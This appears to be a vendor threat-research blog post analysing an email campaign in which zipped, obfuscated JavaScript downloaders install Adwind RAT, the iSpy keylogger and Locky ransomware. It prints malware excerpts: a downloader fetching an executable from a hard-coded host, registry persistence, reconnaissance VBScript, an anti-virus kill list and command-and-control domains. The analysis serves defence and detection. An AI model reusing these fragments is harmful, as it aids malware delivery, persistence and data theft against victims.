
Targeted Attack Campaigns with Multi-Variate Malware Observed in the Cloud

netskope.com/blog/targeted-attack-campaigns-multi-variate-malware-observed-cloud

Abhinav Singh March 8, 2017



Netskope Threat Research Labs has observed ongoing targeted attacks in enterprise cloud environments that lead to a malware fan-out effect through automated syncing and sharing of files in the cloud. While monitoring this attack, we captured several instances where the synced filenames were similar to the email addresses of the attack victims. These attachments are often automatically synced to cloud storage applications using file collaboration settings in popular SaaS applications like Office365, Google mail etc. This auto-syncing feature can also be achieved through third party applications as well. Since the filenames appear less suspicious, they are more likely to be viewed as coming from within the organization (and therefore trusted) and shared with others in the same user group.

Figure 1 illustrates this effect in a cloud environment and how Netskope detects the attack patterns at various stages.




Figure 1: Infection propagation in the Cloud

The synced files were all zipped and contained obfuscated JavaScript. Over the course of this campaign, Netskope Threat Protection detected variations in both zipped JavaScript as well as the final payload that would be delivered once the JavaScript was executed. Changes in JavaScript were limited to varying obfuscation techniques, but there were three variations in final payload over the course of time. The payload's variations were associated with keyloggers, remote access trojans, and more importantly, ransomware. Some of these samples would disable endpoint antivirus software, leaving the enterprise to rely on a remote scan engine like Netskope Threat Protection.

Consider the example recipient as joey.tribbiani@example.com, we noticed following variations in attachment names for the targeted emails:

Joey.tribbiani[0-9A-Z]{6,8}_[0-9A-F]{6,8}.zip

Joey.trbbiani_proposal_[0-9A-F]{6}.zip

Pdf_letter-joey.tribbiani_[0-9A-F]{6}.zip

Attack Vector

The attack vector follows the usual infection pattern in which the attached zip file contains an obfuscated JavaScript. We have noticed variations in the wrapper JavaScript indicating that the attackers were attempting multiple ways to circumvent the corporate environment. Netskope Threat Protection detects the attached zip file and obfuscated JavaScript inside as Gen.Downloadrs.B1F4C42E,Gen.Downloadrs.10CC4FE0 and Generic.JS.DownloaderS.B1F4C42E respectively.

Obfuscated JavaScripts

During our investigation, we observed two variations of the obfuscated JavaScript that were delivered as zip attachments to the recipients.

First Variation

Sample Hashes *– 5fcaf61df7fb44c984e5c5dcb9d2022a, a3ffac9e74fa99291d4d53ef525ed0fd*

Netskope detection: *Gen.Downloadrs.B1F4C42,Gen.Downloadrs.10CC4FE0*

A simplified version of the obfuscated JavaScript that was delivered inside the zipped attachment is shown in Figure 2.

```
  @if (@_win32 || @_win64)
    //
    var dot1 = false;
    var dot0 = "";
    var borderStyle;
    var newtonsCradle0  = "CreateObject";
    dopas0 = "%TEMP%/";
    Lek1 = "UQxkj2lvJ3y.exe";
    dog = "WScript";
    dot1 = true;
    dot0 = "MLH";
    borderStyle ="ResponseB" + "ydo".split('').reverse().join('');
    dopas = ("noitisop").split('').reverse().join('');
    solid0  = "eliFoTevaS".split('').reverse().join('');
    playGame1 = "ADODB";
    sDiv21 = "send";
    dingy = "http://astralopitec.yomu.ru/brtrv3f34g";
    getAttribute0  = "G\x45"+"T";
  @end
if (!(dot1))
{
```

Figure 2 : Simplified version of the obfuscated wrapper JavaScript.

The above JavaScript creates a Windows script host object to establish connection with the hard-coded url (astralopitec[.]yomu[.]ru) in object named "*dingy*". The fetched malware payload is then stored in the %TEMP% directory.

Second Variation

Sample hash *– 7340efcb3b352cd228a77782c74943a4*

Netskope Detection*: Backdoor.Downloadr.DPW*

Another instance of the JavaScript wrapper we observed is shown in the Figure 3.

Figure 3: Another example of obfuscated JavaScript inside the zip attachment

The script uses multi-level obfuscation and constructs a WScript instance to setup a connection with domains hosting the payloads. The box in figure 3 shows the fully constructed domain names once the script is completely deobfuscated.The dropped payload is again saved with a random name in the %TEMP% directory.

Payload Variations

We noticed three different variations in the payloads delivered using the obfuscated JavaScript. These payloads belong to Adwind RAT, iSpy keylogger and Locky ransomware families detected by Netskope Threat protection as Backdoor.Generckd.3312003, Gen:Variant.Rzy.73941 and Backdoor.Agnt.CDQB.

Payload Variation 1 : Adwind RAT

***Sample hash**: 4506342ab7723d1f4cc6c98482c93433*
***Netskope detection**: Backdoor.Generckd.3312003*

The first payload that we encountered while tracking this campaign was an instance of cross-platform, Java based Adwind RAT, which has the capability to infect Windows, Linux and Macs as shown in Figure 4.

```
public static boolean runFile(File f)
{
  try
  {
    if (f.getName().toLowerCase().endsWith(".jar"))
    {
      RunJarFile jar = new RunJarFile(f);
      jar.start();
      return true;
    }
    if (Server.settings.has("WINDOWS"))
    {
      makeWindowsScript(f);
      return true;
    }
    if ((Server.settings.has("LINUX")) || (Server.settings.has("MAC")))
    {
      if (executeGeneric(f)) {
        return true;
      }
      Runtime.getRuntime().exec(new String[] { getRunnerLinux(), f
        .getAbsolutePath() });
      return true;
    }
    executeGeneric(f);
    return true;
  }
  catch (IOException localIOException) {}
  return false;
}
```

Figure 4: Excerpt of decompiled Jar of Adwind RAT

The RAT has the capability to launch a shell connectivity giving backdoor access to the attacker and has basic file stealing features. Figure 5 below shows the class files which form the crux of the RATs capabilities.




Figure 5: Adwind RAT capabilities defined in the decompiled code

Upon execution on a typical windows environment, the RAT will create a random user profile and will attempt to create persistence by registering an entry into HKCU Run key:

"reg.exe" (Access type: "SETVAL"; Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN"; Key: "HP"; Value: ""%APPDATA%\Oracle\bin\javaw.exe" -jar "%USERPROFILE%\QI\giwauQII.cvLwffAX"")

The jar file constructs multiple VB scripts onto the disk, which are executed by launching an instance of command prompt. These visual basic scripts creates WMI command line queries and checks for system information like anti-virus programs, firewall settings etc. A snapshot of the scripts is shown in figure 6. Adwind also copies relevant Java Runtime files to Appdata using xcopy command.

Retrive1500211029392119622.vbs.374912049.DROPPED

```
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
Set colItems = oWMI.ExecQuery("Select * from AntiVirusProduct")
For Each objItem in colItems
  With objItem
    WScript.Echo  "{""AV"":""" & .displayName & """}"
  End With
Next
```

Retrive1955556297822949745.vbs.3211013688.DROPPED

```
Set oWMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
Set colItems = oWMI.ExecQuery("Select * from FirewallProduct")
For Each objItem in colItems
  With objItem
    WScript.Echo  "{""FIREWALL"":""" & .displayName & """}"
  End With
Next
```

Figure 6: VB scripts created by the RAT to gather system information

The sample tried connecting to a dynamic dns domain, securitypoint[.]ddns[.]net. Hosting C&C servers on dynamic DNS services helps attackers in quickly switching their IPs without changing the host.

Payload Variation 2 : iSpy Keylogger

***Sample hash**: 52de0df53e1d56e3bff153bcfd8d1938*
***Netskope detection**: Gen:Variant.Rzy.73941*

The next instance of malware was observed to be the popular iSpy keylogger, which is sold in a subscription based model in underground forums. iSpy is a .Net compiled keylogger that comes packed with loads of additional features like stealing browser history, webcam logging, keystroke recording, clipboard monitoring etc. Figure 7 shows the captured strings in memory when the keylogger is installed onto the system.




Image
Performance
Performance Graph
GPU Graph
Threads
TCP/IP
Security
Environment
Job
.NET Assemblies
.NET Performance
Strings
Printable strings found in the scan:
WEBPANEL
LOG_INTERVAL
CLIPBOARD_MONITORING
SEND_SCREENSHOTS
KEYSTROKES
WEBCAM_LOGGER
MODIFY_TASK_MANAGER
ANTI_DEBUGGERS
PROCESS_PROTECTION
RUNESCAPE_PINLOGGER
CLEAR_SAVED
PASSWORD_STEALER
MELT_FILE
INSTALL_FILE
PATH_TYPE
FOLDER_NAME
FILE_NAME
HKCU
HKLM
BINDER
VISIT_WEBSITE
BLOCKER_WEBSITE
REGISTRY_PERSISTENCE
HIDE_FILE
Property can only be set to Nothing
WinForms_RecursiveFormCreate
WinForms_SeeInnerException
Form1
********** Clipboard Logger **********
********** Clipboard Logger **********
********** KeyStroke Logger **********
********** KeyStroke Logger **********
iSpy Keylogger - Clipboard - KeyStrokes
********** Screen Logger **********
********** Screen Logger **********
iSpy Keylogger - Screenshot
********** WebCam Logger **********
********** WebCam Logger **********
iSpy Keylogger - WebCam
Time At
Hours

Figure 7: iSpy keylogger activities captured in memory strings

Upon execution, the malware creates a copy of itself in *\App Data\Roaming\Microsoft\Windows\ScreenToGif.*The malware maintains persistence by creating registry entries in *HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache*. The entry is made to invoke a payload activator executable that checks for running instances of the main iSpy payload based on the mutex. If the malware is not already loaded in the memory, It will launch its new instance. The payload loader is stored in the %TEMP% directory. Parts of the decompiled code can be seen in Figure 8.

```
  private static void CheckIfRunning()
{
label_0:
    try
    {
      int num1 = 0;
      Process[] processesByName1 = Process.GetProcessesByName("netprotocol");
      int index1 = 0;
      while (index1 < processesByName1.Length)
      {
        Process process = processesByName1[index1];
        checked { ++num1; }
        if (num1 > 3)
          goto label_0;
        else
          checked { ++index1; }
      }
      if (num1 == 1)
      {
        Process.GetProcessesByName("netprotocol")[0].Kill();
        Thread.Sleep(3000);
        num1 = 0;
      }
      if (num1 != 0)
        return;
      Process process1 = new Process();
      process1.StartInfo.FileName = federico.ret("US4ILE".Replace("4", "ERPROF")) + "\\Appùming".Replace("ù", "Data\\Roa") + "\\Microsoft\
\Windows\\ScreenToGif\\netprotocol.exe".Replace("-", "xe");
      process1.StartInfo.Arguments = "-n";
      int num2 = 4;
      do
      {
        checked { num2 += 2; }
        if (num2 == 1)
          process1.StartInfo.WindowStyle = (ProcessWindowStyle) num2;
      }
```

Figure 8: Payload loader's decompiled code

The code will look for running instance of process named "netprotocol" and sleeps if it is already loaded into the memory. It will spun up a new process by invoking the copy of malware stored in the *ScreenToGif* folder.

Apart from the keylogging and information stealing features, iSpy also makes sure that it disables any known running instances of a wide variety of anti-virus programs onto the system as shown in Figure 9.

```
'AvastSvc.exe','avconfig.exe','AvastUI.exe','avscan.exe','instup.exe','mbam.exe','mbamgui.exe','mbampt.exe',
'mbamscheduler.exe','mbamservice.exe','hijackthis.exe','spybotsd.exe','ccuac.exe','avcenter.exe','avguard.exe',
'avgnt.exe','avgui.exe','avgcsrvx.exe','avgidsagent.exe','avgrsx.exe','avgwdsvc.exe','egui.exe','zlclient.exe',
'bdagent.exe','keyscrambler.exe','avp.exe','wireshark.exe','ComboFix.exe','MSASCui.exe'
```

Figure 9: Process names of anti-virus solutions targeted by iSpy keylogger

The benefit of using a cloud security solution like Netskope is that they are not affected by such counter-measures implemented by sophisticated malware.

The malware stores the exfiltrated data in a file in the %TEMP% directory and sends the harvested data to the C&C, westech-solar[.]co. At the time of analysis, the C&C was unresponsive.

Payload Variation 3: Variant of Locky/Zepto

***Sample hash**: 6968F0AF128C27C6C970ADC0B301D204*
***Netskope detection**: Backdoor.Agnt.CDQB*

The third and last payload noticed during our monitoring, belongs to Locky ransomware family. We observed a variant of Locky being delivered as the final payload once the user executes the attached JavaScript. We have blogged about a detailed analysis of the variant Zepto here. The samples noticed during this campaign were no different from the one we disclosed in our blog. There were slight variations in the first level JavaScript where the payload execution parameters were slightly obfuscated.




Figure 10: Ransom message from Locky/Zepto

Conclusion

Sending malicious attachments through emails is not new, but remains a very popular method for delivering targeted attacks. By crafting an attack vector that leaves little for many existing enterprise security solutions, it becomes easy for attackers to infect users and network. Organizations using cloud storage apps further amplify the attack vector when the malicious files and payloads is synced across multiple users.

General recommendations

Netskope recommends following course of actions to effectively counter such threats:

- Detect and remediate all threats at rest in sanctioned cloud services using a threat-aware Cloud Access Security Broker like Netskope.
- Detect and remediate all threats being downloaded from unsanctioned cloud services using a threat-aware solution like Netskope.

- Scan files using remote scanning services like Netskope Advanced Threat Protection, that cannot be disabled by malware.
- Regularly back up and turn on versioning for critical content in cloud services.
- Avoid opening email attachments if it appears to be coming from unknown sources.
- Disable automatic unzipping of files and avoid clicking on any JavaScript that comes as zipped archive unless fully verified by the sender or IT administrator.
- Actively track usage of unsanctioned cloud services and enforce DLP policies to control files and data entering and leaving your corporate environment.
- Keep systems and antivirus updated with the latest releases and patches.

Contact Us

We'd love to hear from you!